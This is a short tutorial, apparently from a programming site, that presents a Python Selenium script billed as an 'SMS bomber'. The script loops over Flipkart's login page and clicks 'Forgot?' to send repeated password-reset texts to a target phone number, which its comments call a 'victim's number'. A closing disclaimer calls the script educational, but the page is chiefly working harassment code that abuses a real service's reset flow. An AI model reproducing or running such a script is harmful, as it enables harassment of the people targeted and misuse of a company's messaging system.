Python | SMS Bomber using Selenium (original) (raw)
Last Updated : 12 Jul, 2025
Here, we are going to learn a simple SMS bomber trick (for fun and educational purpose). Selenium is a free tool for automated testing across different browsers. In this tutorial, we will learn to send automatically number of spam SMS for given number of frequency and interval.
Requirement:
You need to install chromedriver and set path. Click here to download.
Below are the steps:
- First go to flipkart website using this Link.
- Then click on inspect element by pressing ctrl + shift + i or going in setting of browser and clicking on inspect element manually.
- Then find the class name of "Enter the number" input field and "Forgot?" link. We will use it later.


- Now, Run the script by putting appropriate class name for each element.
- Now it will automatically send spam sms to your friend's mobile number.
Note: This tutorial is for educational purpose only, please don't use it for disturbing anyone or any unethical way.
Below is the implementation:
Python3 `
from selenium import webdriver import time
create instance of Chrome webdriver
browser = webdriver.Chrome()
set the frequency of sms which is approx maximum to 10 per 24 days
frequency = 10
target mobile number, change it to victim's number and
also ensure that it's registered on flipkart
mobile_number ="1234567890"
for i in range(frequency): browser.get('https://www.flipkart.com/account/login?ret=/')
# find the element where we have to
# enter the number using the class name
number = browser.find_element_by_xpath('//*[@id="container"]/div/div[3]/div/div[2]/div/form/div[1]/input')

# automatically type the target number
number.send_keys("1234567890")

# find the element to send a forgot password
# request using it's class name
forgot = browser.find_element_by_link_text('Forgot?')

# clicking on that element
forgot.click()

# set the interval to send each sms
time.sleep(2)
Close the browser
browser.quit()
`